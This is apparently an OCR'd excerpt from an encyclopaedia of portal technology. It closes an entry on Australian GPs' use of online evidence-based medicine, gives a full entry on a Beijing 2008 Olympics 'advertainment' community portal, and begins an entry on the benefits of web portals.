While the use of the Internet can increase patients knowledge about their health conditions, they are often too overwhelmed by the information available on the Internet to make an informed decision about their own care. Hype around Internet use by patients appears to exceed the reality of Internet use (Hart, Phil, Henwood, & Wyatt, 2004; Milicevic et al., 2005; Thompson & Brailer, 2004). Furthermore, Hart et al's (2004) qualitative study suggests that use of the Internet is contributing to subtle changes in the relationship between health care practitioners and their patients, rather than effecting the dramatic transformation some people envisage for it (Hart et al., 2004). However, some studies have suggested an apparent conflict between some patients expectations and evidence (Taylor et al., 2002). In Australia, the trends appear to be similar but no major dedicated studies to understand this phenomenon seems to have been recently undertaken.

CONCLUSION

This article aimed at giving the reader an overview of the current status of EBM use and acceptability in Australia, as well as an indication of the latest development in Internet use and access by general practitioners and their dealings with informed patients in general.

To summarise, in regards to GPs' view of online EBM, it would probably suffice to quote the recent Westbrook et al. (2004) study where the self-reports of more than 5,500 clinicians who indicated that they believed online evidence had the potential to improve patient care—with many reporting to having had direct experience of this (Westbrook et al., 2004). However, it must be stated again that most studies are hospital based rather than general practice based.

As far as the use of the online technologies, the recent federal broadband incentives will introduce faster Internet connection and improved navigability (DoHA, 2005). Such resources have the potential to optimise health care in the primary care setting (Schwartz et al., 2003). Adjustments produced by general practice's uptake of this technology, which will providing a better technological set of circumstances, is becoming ripe to introduce portal technologies test their new found capabilities.

It is also worth noting that general practitioners would have to take into account the informed (or misinformed) patient when dealing with online information and how to best make use of it. For example, some have gone as far as to suggest that these technologies could delivers healthcare services and education, via a Web portal, to older persons with chronic conditions and their caregivers and enables the patient's home to be the point of care. This growing industry is ripe for exploration by nurses who can empower the patient and caregiver to gain self-care and coping skills (Moody, 2005; Yellowlees et al., 1999).

This non-exhaustive list of issues should provide opportunities for health portal designers and implementers to do further research in general practice. However, researchers must take into account that Australian general practice has a weak research culture; nevertheless, about a third of GPs would like to increase their involvement in research. As long as the research is perceived to be relevant, and structured to minimise the inherent barriers in the environment and culture of general practice (Askew, Clavarino, Glasziou, & CB, 2002).

This point is better summarised by an editorial article in the Medical Journal of Australia:

The medical profession comprises a few men...who are constantly seeking to extend our knowledge of the human body and its ailments, and a very large number who apply this knowledge without contributing to it. (Time capsule: The spirit of research, 2003, p. 536)

If anything can be gained from this review, it is that in Australia the issues are known, the technology and uptake of online resources are changing fast, however, there is a gap in portals research that needs to focus on general practice specifically, and primarily taking into account the needs of GPs.

REFERENCES

Alper, B., White, D. S., & Ge, B. (2005). Physicians answer more clinical questions and change clinical decisions more often with synthesized evidence: A randomized trial in primary care. *Ann Fam Med*, *3*(6), 507-13.

Andrews, J., Pearce, K. A., Ireson, C., & Love, M. M. (2005). Information-seeking behaviors of practitioners in a primary care practice-based research network (PBRN). *J Med Libr Assoc*, *93*(2), 206-12.

Askew, D., Clavarino, A. M., Glasziou, P. P., & CB, D. M. (2002). General practice research: Attitudes and involvement of Queensland general practitioners. *Med J Aust*, *177*(2), 74-7.

Balas, E. A., Weingarten, S., Garb, C. T., Blumenthal, D., Boren, S. A., & Brown, G. D. (2000). Improving preventive care by prompting physicians. *Arch. Intern. Med*, *160*(3), 301- 8.

Carbone, D., & Burgess, S. (2007). Health portals: An exploratory review. In *Encyclopaedia of portal technology and applications*. Hershey, PA: Information Science Publishing.

Casebeer, L., Bennett, N., Kristofco, R., Carillo, A., & R., C. (2002). Physician Internet medical information seeking and online continuing education use patterns. *J Contin Educ Health Prof*, *22*(1), 33-42.

Coulter, A. (1999). Paternalism or partnership? Patients have grown up and there's no going back. *BMJ: British Medical Journal*, *319*, 719-20.

Cullen, R. J. (2002). In search of evidence: Family practitioners' use of the Internet for clinical information. *J Med Libr Assoc*, *90*(4), 370-9.

Davis, D. A., Ciurea, I., Flanagan, T. M., & Perrier, L. (2004), Adopting best evidence in practice solving the information overload problem: A letter from Canada. *MJA*, *180*(6 Suppl), S68-S71.

DoHA. (2005). *The broadband for health programme—Overview*. Retrieved January 1, 2006, from http://www.health.gov.au/internet/wcms/publishing.nsf/Content/health-ehealth-broadband-initiative.htm

Eysenbach, G. (2000). Clinical review: Recent advances in consumer health informatics. *BMJ: British Medical Journal*, *320*, 1713-6.

Eysenbach, G., Sa, E., & Diepgen, T. (1999). Shopping around the Internet today and tomorrow: Towards the millennium of cybermedicine. *BMJ: British Medical Journal*, *319*.

Fox, S., & Fallows, D. (2003). *Health searches and email have become more commonplace, but there is room for improvement in searches and overall Internet access.* Washington, DC.

Glenton, C., Paulsen, E. J., & Oxman, A. D. (2005). Portals to wonderland: Health portals lead to confusing information about the effects of health care. *BMC Med Inform Decis Mak*., *5*(1), 7.

Gorman, P., Yao, P., & Seshadri, V. (2004). Finding the answers in primary care: Information seeking by rural and nonrural clinicians. *Medinfo*, *11*(2), 1133-7.

Gosling, A., Westbrook, J. I., & Coiera, E. W. (2003). Variation in the use of online clinical evidence: A qualitative analysis. *Int J Med Inform*, *69*(1), 1-16.

GPDV. (2005). *Broadband uptake in Victoria*, viewed October 2005.

Hart, A., Phil, M., Henwood, F., & Wyatt, S. (2004). The role of the Internet in patient-practitioner relationships: Findings from a qualitative research study. *J Med Internet Res.*, *6*(3), e36.

Jackson, C. L. (2005). Does academic general practice have a future? *MJA*, *183*(2), 93.

Kim, P., Thomas, R., Deering, M. J., & Maxfield, A. (1999). Information in practice: Published criteria for evaluating health related Web sites. *BMJ: British Medical Journal*, *318*, 647-9.

Magrabi, F., Coiera, E. W., Westbrook, J. I., Gosling, A. S., & Vickland, V. (2005). General practitioners' use of online evidence during consultations. *Int J Med Inform*, *74*(1), 1-12.

Martin, C. L., & Sturmberg, J. P. (2005). General practice—chaos, complexity, and innovation. *MJA*, *183*(2), 106-9.

McGlynn, E. A., Asch, S. M., Adams, J., Keesey, J., Hicks, J., DeCristofaro, A., & Kerr, E. A. (2003). The quality of health care delivered to adults in the United States. *N. Engl. J. Med*, *348*, 2635-45.

Milicevic, I., & Cullen, K. (2005). *Quality of online health information: Why is it important, what aspects are appreciated, and by whom?* Paper presented to IPSI, Venice.

Moody, L. E. (2005). E-health Web portals: Delivering holistic healthcare and making home the point of care. *Holist Nurs Pract*, *19*(4), 156-60.

Robinson, A. (2003). Information technology creeps into rural general practice. *Aust Health Rev*, *26*(1), 131-7.

Sackett, D. L., Rosenberg, W. M., Gray, J. M., Haynes, R. B., & Richardson, W. S. (1996). Evidence-based medicine: What it is and what it isn't. *BMJ: British Medical Journal*, *312*, 71-2.

Schwartz, K., Northrup, J., Israel, N., Crowell, K., Lauder, N., & Neale, A. V. (2003). Use of online evidence-based resources at the point of care. *Fam Med*, *35*(4), 261-3.

Sellitto, C., & Burgess, S. (2005). Towards a weighted average framework for evaluating the quality of Web-located health information. *Journal of Information Science*, *31*(4), 260-72.

Tatnall, A. (2005). *Portals, portals everywhere. Web portals: The new gateways to Internet information and services*. Hershey, PA: Idea Group Publishing.

Tatnall, A., Burgess, S., & Singh, M. (2004). *Community and regional portals in Australia: A role to play for small businesses? Electronic commerce in small to medium enterprises: frameworks, issues, and implications*. Hershey, PA: Idea Group Publishing.

Taylor, J., Wilkinson, D., Blue, I. A., & JT, D. (2002). Evidence-based rural general practice: Barriers and solutions in South Australia. *Rural Remote Health*, *2*(1), 116.

Thompson, T. G., & Brailer, D. J. (2004). *The decade of health information technology: Delivering consumer-centric and information-rich health care framework for strategic action, viewed* 10-9-05.

'Time capsule: The spirit of research' (2003), *MJA*, vol. 178, no. 11, p. 536.

Westbrook, J., Coiera, E. W., & Gosling, A. S. (2005). Do online information retrieval systems help experienced clinicians answer clinical questions? *J Am Med Inform Assoc*, *12*(3), 315-21.

Westbrook, J., Gosling, A. S., & Coiera, E. W. (2005). The impact of an online evidence system on confidence in decision making in a controlled setting. *Med Decis Making*, *25*(2), 178-85.

Westbrook, J .I., Gosling, A. S., & Coiera, E. (2004). Do clinicians use online evidence to support patient care? A Study of 55,000 Clinicians. *J Am Med Inform Assoc*, *11*(2), 113-20.

Weyden, M. B. V. D., & Armstrong, R. M. (2004). Evidence and Australian health policy: Health policy decisions are based on more than evidence. *MJA*, *180*(12), 607-8.

Yellowlees, P. M., & Brooks, P. M. (1999). Health online: The future isn't what it used to be. *MJA*(171), 522-5.

Young, J. M., & Ward, J. E. (1999). General practitioners' use of evidence databases. *MJA*, *170*, 56-8.

KEY TERMS

Broadband Incentives: The Australian federal government provided incentives to cover the cost of voluntary connection and use of broadband in general practices to improve their poor access to the Internet.

Evidence-Based Medicine (EBM): Evidence-based medicine is the conscientious, explicit, and judicious use of current best evidence in making decisions about the care of individual patients. The practice of evidence-based medicine means integrating individual clinical expertise with the best available external clinical evidence from systematic research. By individual clinical expertise, we mean the proficiency and judgement that individual clinicians acquire through clinical experience and clinical practice. Increased expertise is reflected in many ways, but especially in more effective and efficient diagnosis and in the more thoughtful identification and compassionate use of individual patients' predicaments, rights, and preferences in making clinical decisions about their care. By best available external clinical evidence, we mean clinically relevant research, often from the basic sciences of medicine, but especially from patient centred clinical research into the accuracy and precision of diagnostic tests (including the clinical examination), the power of prognostic markers, and the efficacy and safety of therapeutic, rehabilitative, and preventive regimens. External clinical evidence both invalidates previously accepted diagnostic tests and treatments and replaces them with new ones that are more powerful, more accurate, more efficacious, and safer (Sackett, Rosenberg, Gray, Haynes, & Richardson, 1996).

General Practice: Primary care is delivered by some 9000 practices in Australia housing some 20 thousand GP, these vary from large practices with 10-15 doctors to many single doctor practices. These are typically doctor owned and run independently as small business although government has a major influence to the way services are delivered and charged.

Generalist: Refers to a general practitioner (GP) or sometimes referred to as medical doctor (MD) as opposed to specialists (cardiologist, neurologist, etc.).

The Beijing Olympics (2008) Advertainment Portal

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INTRODUCTION

As communities develop their sense of identities, the Web reflects such identities through the appearances of Web portals. This short article argues that it is not only technologies that drive the emergence and popularity of portals, but the very sense of commonality that communities share fuels and propels the development and growth of portals. Such commonalities contribute to the establishment of a "knowledge commons" within the community; a virtual space dedicated to the sharing of understanding, memory, and practical know-how. Using a case study of a portal developed for the purpose of producing "advertainment" content in the upcoming Beijing Humanistic Olympics, the role of portals in contributing to the establishment of the knowledge commons is investigated.

This article centres its discussion around the case of the portal developed for the purpose of the upcoming Olympics in Beijing, 2008, and examines the ways by which the portal has been set up to cultivate memories of the event by cross-cultural communities. This article explores how technology and action by many people are aggregated and organised by the portal to create a knowledge commons space for the communities involved.

The idea of a commons is not new—in fact it has always been around—as long as the first human cooperation in history. Men hunting together for food and sharing their skills and eventually, their produce—the commons is rooted in communities of social trust and cooperation (Bollier, 2004).

Since its conception, the commons have received a faire share of sceptics and support. Sceptics refer to it as merely a metaphor—and regard it as risky to guide decisions based on a metaphor. Others defend it fiercely—knowing that without which, resources would be taken over by market forces. The commons, therefore, is distinct from the market. Active defenders of the commons such as the Friends of the Commons (2004) report on the status of identified commons in America. According to them, the commons "is a generic term, which embraces all creations of nature and society that we inherit jointly and freely, and hold in trust for future generations." Levine (2002) points out the "commons" as resources that are not possessed or controlled by any one individual, company, or government. These resources are un-owned and therefore, free for all to use, borrow, imitate, or alter.

Such defenders argue that it is critical that we make distinctions between what is shared and common to the society—so as not to allow market forces to overwhelm the less privileged—and create fragmentations caused by social differences such as income and literacy. While the commons movement has been historical, the current movement of the knowledge commons focuses on knowledge creating communities using technologies to empower or constrain their shared spaces and resources. This article examines how portals can play a part toward this movement.

The portal in discussion is part of the collaboration-production trial project that runs within the framework of "sustainable Olympics" where teams from past, current, and future Olympic cities collaborate over the Internet to contribute in the creation of all types of multimedia content resources representing the participation of volunteers in the past and upcoming Olympics.

Salient to this article is the approach to consider community cultures as a starting ground to illustrate the drivers and motivations behind portals and their emergence, cohesion, popularity, and interactivity. Using Gidden's structurational theory (1986), this article first demonstrates how portals provide for communities senses of identities and in that context, how a knowledge commons space is created within the portal.

PORTALS IN THE CONTEXT OF KNOWLEDGE-CREATING COMMUNITIES

While it is clear that there are already many examples of portals—bringing together structured collections of resources, communities, and technological applications, Strauss (c.f. Pearce, 2003) stated that there appears to be a trend of "portalisation" where organisations "are rushing to produce portalware and portal-like Web pages without fully understanding the scope of a portal undertaking." Pearce (2003) provided further understanding to this seemingly confusing trend, noting that portals have evolved to be expected to perform a number of diverse functions, including the access, storage, and organisation of information, gateway to enterprise applications, customer relationship management, communication, and so on. This article argues that the sustainability and usefulness of portals lies in the dynamics of the user communities; and in the same way, portals function as an important platform for the sustainability of communities.

Figallo (1998) states that true community exists when "a member feels part of the larger social whole," when "there is ongoing exchange between members of commonly valued things," when there is an interwoven Web of relationships between people, and when these relationships last through time, creating shared meanings and histories.

It is an opportunity that portals present in bringing together the construction of self and communal knowledge of individuals and their communities. The emergence and popularity of portals is evidence of a desire of people in a community to connect, alongside with the need to construct self-knowledge. This desire, or innate nature of people, is described by Castells (2003) as:

We know of no people without names, no languages, or cultures in which some manner of distinctions between self and other, we and they, are not made…Self-knowledge—always a construction no matter how much it feels like a discovery—is never altogether separable from claims to be known in specific ways by others. (Castells, 2003)

According to Castells (2003), the construction of self-knowledge is an inevitable process when people come together as a community. The term "communities" is used in its widest sense here, including communities of practice, communities of interest, local and virtual communities (Wellman & Haythornthwaite, 2000; Wenger & Snyder, 2000). The term covers not only corporate-based communities, but also the vast variety of communities that make up the civil society as defined by the World Summit on the Information Society (Schauder, Johanson, & Taylor, 2005). The ties that bind people together is well above and beyond their formal tasks and work practices. As noted by Figallo (1998) and Rheingold (2002), there is a view of communities that is altogether dialectic and multifaceted.

In the process of self-construction of knowledge, one makes sense of his or her existence, presence, and roles in the world—and in this process of constructing knowledge of oneself, people in communities make sense of their relationships with other people (whether through work or otherwise), and thereby end up with multiple associations with various communities--and very often the behaviour and roles they eventually take up in different communities are not independent of each other. Because there is such a multiplicity and intertwine of communities consciousness in people, whether they are made aware or not, it is not possible to only include one aspect of a community without considering the others.

The world ends up with people trying to make sense of their identities in multiple communities, reducing the conflict between these identities, and eventually results in a glut of communities trying to collaborate within and with each other, and in the course of trying to achieve this aim, technology, spaces, and other resources are utilised. With the current state of the Internet and information society, we are already witnessing how that can be an extremely chaotic (and sometimes trying) task.

Portals provide access to information technologies, resources, and contexts of use—they also provide a method by which such multiple layers of identities, memories, and knowledge can be construed by communities. In examining the social reality of portals, they are regarded as forms of structure (Orlikowski & Robey, 1991)—created by and shaping human actions. The consideration of human actions must therefore be examined with the dynamics of communities in mind. With this in mind, the article evaluates a vision of portals using structurational theory.

Giddens (1984) offers the insight that:

The best and most interesting ideas in the social sciences (a) participate in fostering the climate of opinion and the social processes, which give rise to them, (b) are in greater or lesser degree entwined with theories-in-use, which help to constitute those processes, and (c) are thus unlikely to be clearly distinct from considered reflection, which lay actors may bring to bear in so far as they discursively articulate, or improve upon, theories-in-use. (Giddens, 1984, p. 34)

In other words, meanings, actions, and structures are closely and continuously interdependent. The cumulative effect of people's living and working within social frameworks (through a dynamic that Giddens calls structuration) is the production and re-production of culture. According to Giddens, community cultures are generated and re-generated through the interplay of action and structure. Social structure both supports and constrains the endeavours of individuals, communities and, societies. Giddens' theory of structuration is the cornerstone concept for this article.

In Giddens' theory of structuration, he proposes what is known as the "duality of structure," where human actions create structure or institutional properties of social systems, which in turn shapes human actions (Giddens, 1986). It recognises that "man actively shapes the world he lives in at the same time it shapes him" (Giddens, 1984). Information technology is well posited in the theory of structuration—its very nature reflects an underlying structurational duality: where human actions, the needs, wants, skills, and collaborative tasks of communities create requirements for technological systems, and with these such structures, shapes human actions.

Portals, when considered as an object of study, require constantly renewed effort at definition depending on context. It is now a reality of the techno-social condition that people need to grapple continuously with the multiple personae of portals and their enabling functions. Clearly, this interaction with portals needs to be accounted for. Orlikowoski (1992) depicts a recursive model of information technology using structuration theory; applied to a vision of portals in this article (Figure 1).

The recursive nature of technology based on structuration theory is reflected in the structurational properties of portals as being created and changed by human action, but also both supporting and constraining such actions. Through such interplay, the memories of people are cultivated—created and used by the portals in use.

THE CASE OF THE BEIJING HUMANISTIC OLYMPICS (2008)

Under the commission of Humanistic Olympics Studies Centre for Beijing Olympics 2008, and with support from China State Administration of Radio, Film, and TV (SARFT), a team in CUC (Communication University of China), also a member of METIS Global Network (www.metis-global.org), the cross-cultural research organisation in multimedia studies, began working on the project of producing an "advertainment" (so called because the production would implicate the purpose of entertainment and advertising, whether commercial or not) portal for use in the Beijing Olympics.


The intended use of this portal was to allow volunteers, spectators, or any other participants of the Beijing Olympics to upload self-directed video clips and relevant advertisement clips associated with the event to the portal. Access to these resources is facilitated through a Web interface in the portal, and access to the portal is open to all interested participants of the event. This could include local and international volunteers of the Beijing Olympics (2008), spectators, and business sponsors. A prototype of this portal is being developed at present, optimised for streaming media content delivery.

Given this context of use, the portal provides for the communities of volunteers, spectators, and participants of the Olympics a space for them to collaborate, share resources, and communicate. There are various reasons for them to do so—most of which are associated to their desire and sense of belonging to the causes of the event.

The notion of "advertainment" as the emphasis of the portal presents a case of an innovative portal that is born out of an age of convergence—as described by Price Waterhouse Coopers (2006) to refer to the ability of different network platforms to implement different services and the merger of consumer devices. In the case of the portal, this would translate into layers of meanings and constructions, some of which are embedded in information objects. This in turn, results in the special treatment of information objects being deployed and redeployed in the functions of the Web site.

The idea of multiple memberships is introduced with each content object as potentially belonging to, or used by more than one entity. Different observers or users would evaluate the same content object based on diversified experience and knowledge, resulting in inconsistency of content features. Users from diverse backgrounds and cultures, of various religions, disparate social classes, could view a same colour with dissimilar sentiments.

Figure 1. Structurational model of technology (Orlikowoski, 1992)



This assumption supports the precondition of the commons—where no resources are owned or controlled by a single entity and are shared by people in communities. The approach to developing metadata for information objects and resources is also intricately designed to allow users to define their own tags to the multimedia objects they are creating and sharing in the portal, while including in the description model of the portal's infrastructure, to manage uncertainties in such metadata. The rationale for including this logic is also based on the assumption that resources in the knowledge commons are not controlled or manipulated by any one individual, organisation, or business entity; there is a high level of uncertainty to which contents could be described.

The main component of the portal lies in the sharing of resources by the community, which cultivate shared memories of the event. Public video captures of various members are shared with others, and through these shared resources, the sharing of stories on viewing the same event in the Olympics are elicited. At the same time, advertising videos are put up and shared by the business stakeholders, facilitating further identifications with the event as a whole, and cultivating further memories of the event as a community.

COMMUNITIES ON THE SAME BENCH: THE CASE FOR THE KNOWLEDGE COMMONS

The idea of having a portal advocating advertising values may trigger arguments that advertising and commercial sponsoring oppose the development of the commons (Levine, 2002). However, Bollier (2004) highlights that the commons is not necessarily unsympathetic to the market. In his article, Bollier (2004) points out both are needed to "invigorate each other"—in other words, inspiring and supplement each other. In the example of the open source vs. proprietary software, while one encourages creativity, learning, and accessibility to knowledge, the very culture of such environments inspires and promotes marketability.

In the case discussed, the notion of "advertainment" is one that seeks to advocate a healthy inclusion of market forces. Information objects are seen to include advertising or entertainment (or possibly, both) values; and whether they originate from commercial sources are of little importance. The emphasis in this portal lies in the sharing of memories of the event from cross-cultural communities, of which commercial entities are a part.

The article has so far discussed a view of portals that is necessary for their sustainability—one that sees portals as not being driven by technologies or even accessibility, but sees portals as driven by the identities, resources, and spaces that people in communities share with each other. This concept of sharing and inclusion of community dialogue is congruent with the concept of the knowledge commons.

Communities are seen working and coming together for the production of knowledge, using portals (as viewed through the lens of structuration theory) as tools to facilitate the construction of knowledge and cultures. As with the knowledge commons, communities see themselves not merely as users and exchangers of information, but in themselves coming together to contribute to the knowledge commons belonging to the community. Portals provide such a space for this interplay and interaction; and in the process, establish a knowledge commons space consisting of both physical and virtual dimensions.

CHALLENGES AND FUTURE WORK

Although the concept of the commons is not new, there has been a considerable amount of interest in looking at it as a framework for considering the dynamics of communities and the successful design (and redesign) of technological applications and workspaces. More work calls to be done requiring empirical research findings from community and organisational case studies. The knowledge commons movement also calls for radical rethinking of design methodologies to guide the design and developments of portals and informational resources accessed through portals.

CONCLUSION

The article has discussed, in the case study of a portal developed for use in the upcoming Olympics in Beijing (2008), the inclusion and consideration of communities' dialogues and their cultures as a design precondition for portals. Given the nature of the event, the portal is designed to use a variety of multimedia formats to enable the creation and cultivation of memories of the event by the communities. This article discusses the key features of the portal to capture stories (through rich multimedia formats) of the event and through the sharing of these events, cultivate memories of the event for cross-cultural communities. The support of collaborative tasks is one other key feature of the portal, which again, supports the larger goal of cultivating cohesiveness and establishing a commons within the diverse communities of the Olympics.

REFERENCES

Benkler, Y. (2003). The political economy of commons. *Upgrade: The European Journal for the Informatics Professional*, *4*(3), 6-9.

Bollier, D. (2004). Why we must talk about the information commons. *Law Library Journal, 96*(2), 267-282.

Castells, M. (2003). *The power of identity*. Blackwell Publishing, Malden.

Figallo, C. (1998). *Hosting Web communities*. New York: John Wiley & Sons.

Friends of the Commons. (2004). *The State of the Commons: A Report to Owners*. Tomales Bay Institute, United States of America.

Giddens, A. (1984). *The constitution of society: Outline of the theory of structuration.* Berkeley: University of California Press.

Giddens, A. (1986). *The constitution of society*. Berkeley: University of California Press.

Levine, P. (2002). Democracy in the electronic era: Building the electronic commons. *The Good Society, 11*(3), 3-9.

Orlikowski, W. J., & Robey, D. (1991). Information technology and the structuring of organisations. *Information Systems Research, 2*(2), 143-169.

Orlikowski, W. J. (1992). The duality of technology: Rethinking the concept of technology in organizations. *Organization Science*, *3*(3), 398-427.

Pearce, L. (2003). Institutional portals: A review of outputs. *The New Review of Information and Library Research.* 2003, 61-84.

Pricewaterhouse Coopers. (2006). The rise of lifestyle media: Achieving success in the digital convergence era. *A Report by Technology Centre, Pricewaterhouse Coopers.* Pricewaterhouse Coopers International Limited, United States of America.

Rheingold, H. (2002). *Smart mobs: The next social revolution.* CA: Perseus Books Group.

Schauder, D., Johanson, G., & Taylor W. (2005). *A diversity of voices: Framing ICT policy for civil society*. Paper for the CIRN2005 Conference, Cape Town (forthcoming).

Strauss, H. (2002). All about Web portals: A home page doth not a portal make. In R. N. Katz (Ed.), *Web portals in higher education: Technologies to make IT personal* (pp. 33-40). San Francisco: Jossey-Bass.

Wellman, B., & Haythornthwaite C. (2000). *The Internet in everyday life*, 2000. Oxford: Blackwell.

Wenger E., & Snyder, W. (2000). Communities of practice: The organisational frontier. *Harvard Business Review, 78*(1), 139-145.

KEY TERMS

Advertainment Portal: A portal designed for the purpose of the Humanistic Olympics event to be held in Beijing, centred on the purpose of capturing stories and memories of the event from various communities. These memories are captured in rich multimedia formats, and contain advertising, entertainment (or both) value.

Communities: The term "communities" is used in its widest sense here, including communities of practice, communities of interest, local and virtual communities. The term covers not only corporate-based communities, but also the vast variety of communities that make up the civil society.

Convergence: As defined by Price Waterhouse Coopers (2006), the term "describes two trends." One, the ability of network platforms such as broadcast, satellite, cable, telecommunications to deliver similar services, and two, the merger of consumer devices (telephones, televisions, PCs, mobile phones). Previously distinct media distribution channels are broken down in the age of convergence.

Culture: Referring to a system of shared beliefs, values, customs, behaviours, and artifacts that members of a group use to make sense of the world and with one another. Cultures are viewed as transmitted from one generation to another, through memories, artefacts, and stories told to one another.

Humanistic Olympics: The Humanistic Olympics concept was developed in 2003, and looks to developing the Olympics event in relation to morality and cultural themes. It signifies the upholding of the Olympic spirit amidst economic globalisation and aims to bring together cross-cultural values in the event.

Knowledge Commons: Derived from the historical commons, the knowledge commons refer to spaces within which communities can exercise freedom from constraints imposed by functional markets for the creation and sharing of knowledge--using technologies and resources toward this purpose.

Structurational Theory: A social theory developed by Giddens (1986) addressing the classic structure/actor dualism.

Streaming Media: Refer to rich media such as sounds and moving pictures transmitted over the Internet in a continuous or streaming fashion, using segments of data packets.

Benefits and Limitations of Portals

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INTRODUCTION

The demand of a rich suite of easy-to-use tools and help that simplify data management within a network is increasing more and more. These tools should give users immediate access to resources, and control over when and how they share information (Portals & Gateways references, 2006). This article:

- discusses the benefits and limitations of portals;
- mentions the different types of portals;
- introduces their advantages as well as their limitations; and
- concludes with conditions important for users' satisfaction.

WHAT IS A PORTAL?

Web portals are sites on the World Wide Web that typically provide personalized capabilities to their visitors. They are designed to use distributed applications; different numbers and types of middleware and hardware to provide services from a number of different sources. In addition, business portals are designed to share collaboration in workplaces. A further business-driven requirement of portals is that the content be able to work on multiple platforms such as personal computers, personal digital assistants (PDAs), and cell phones (Wikipedia, 2006).

Commonly referred to as simply a portal, a Web site or service that offers a broad array of resources and services, such as e-mail, forums, search engines, and online shopping malls. The first Web portals were online services, such as AOL, that provided access to the Web, but by now most of the traditional search engines have transformed themselves into Web portals to attract and keep a larger audience (Webopedia, 2006).

As defined by IBM, an Internet portal is "a single integrated, ubiquitous, and useful access to information (data), applications and people." A portal may look like a Web site, but it is much more. The latter, while an important part of any university's communications strategy, is primarily a way to provide static information (Richard N. Katz and Associates, 2006, chap. 8).

THE DIFFERENT TYPES OF PORTALS

There are several kinds of portals:

- **Vertical Portals:** Provide access to a variety of information and services about a particular area of interest. For example, http://www.wine.com is a vertical portal. Such portals offer information and services customized for niche audiences (e.g., undergraduates, faculty).
- **Horizontal Portals:** Often referred to as "megaportals," target the entire Internet community. Sites such as http://www.yahoo.com, http://www.lycos.com, and http://www.netscape.com are megaportals. These sites always contain search engines and provide the ability for a user to personalize the page by offering various channels (i.e., access to other information such as regional weather, stock quotes, or news updates). Providers of megaportals hope individual users go to their sites first to access the rest of the Internet. Their financial models are built on a combination of advertising and/or "click-through" revenues.

Enterprise portals can be either:

- **Vertical:** Focusing on a specific application such as human resources, accounting, or financial aid information; or
- **Horizontal:** Offering access to almost everything an individual user within the enterprise needs to carry out his or her function. Authentication and access are based upon the role or roles the individual plays in the organization. Horizontal enterprise portals (HEPs) are customizable and personalizable. If properly designed, they can replace much of the user's computer "desktop."

WHY ARE PORTALS IMPORTANT?

A portal provides Internet users with a single, customized entry point to network-based campus. In the higher-education context, the portals of most interest are horizontal, that is, they are designed to offer access to almost everything that an

Figure 1. Example of vertical portal (Retrieved from http://www.wine.com)



Figure 2. Example of horizontal portal (Retrieved from http://www.yahoo.com)

individual user associated with the campus needs to manage his or her relationship with the University. These users can include students, faculty, staff, parents, prospective students, alumni, and members of the community at large.

Ultimately, all universities will use portal technology; it is when and how that are difficult questions. Motivations for deploying a portal can include increased productivity, improved communication, possible revenue generation opportunities, and the prospect of building a stronger relationship within and among our constituents. One potential benefit is that many of the technical issues that are addressed by a portal implementation, including authentication, authorization, and security, are aligned with the existing objective to improve the technology infrastructure both within and among our campuses (Richard N. Katz and Associates, 2006, chap. 8, p. 1).

THE ADVANTAGES OF PORTALS

Regardless of whether the campus is looking for recognition, for ease of operations, for productivity gains and cost savings, or a combination of all of these, the portal will succeed or fail based upon the perceived benefits to the university community. Theoretically, every member of the university community should benefit from the portal. It should make it easier and more efficient for every individual to carry out his or her role in the institution.

One obvious reason to deploy portals is to improve productivity by increasing the speed and customizing the content of information provided to internal and external constituencies, similar to groupware applications. Portals also serve a knowledge management function by dealing with information glut in an organized fashion. In some ways, portals offer a technical solution, but not a total answer, to knowledge management. (Richard N. Katz and Associates, 2006, chap. 8, p. 5).

University portals can be a means for establishing a long-term relationship with the institution. They not only make it easy to do business with the institution, but they allow for interaction and collaboration among students, faculty, staff, and graduates with similar needs and interests. Properly implemented, portals can be a strategic asset for the institution. In that sense, they do far more than a traditional Web site of static information ever could.

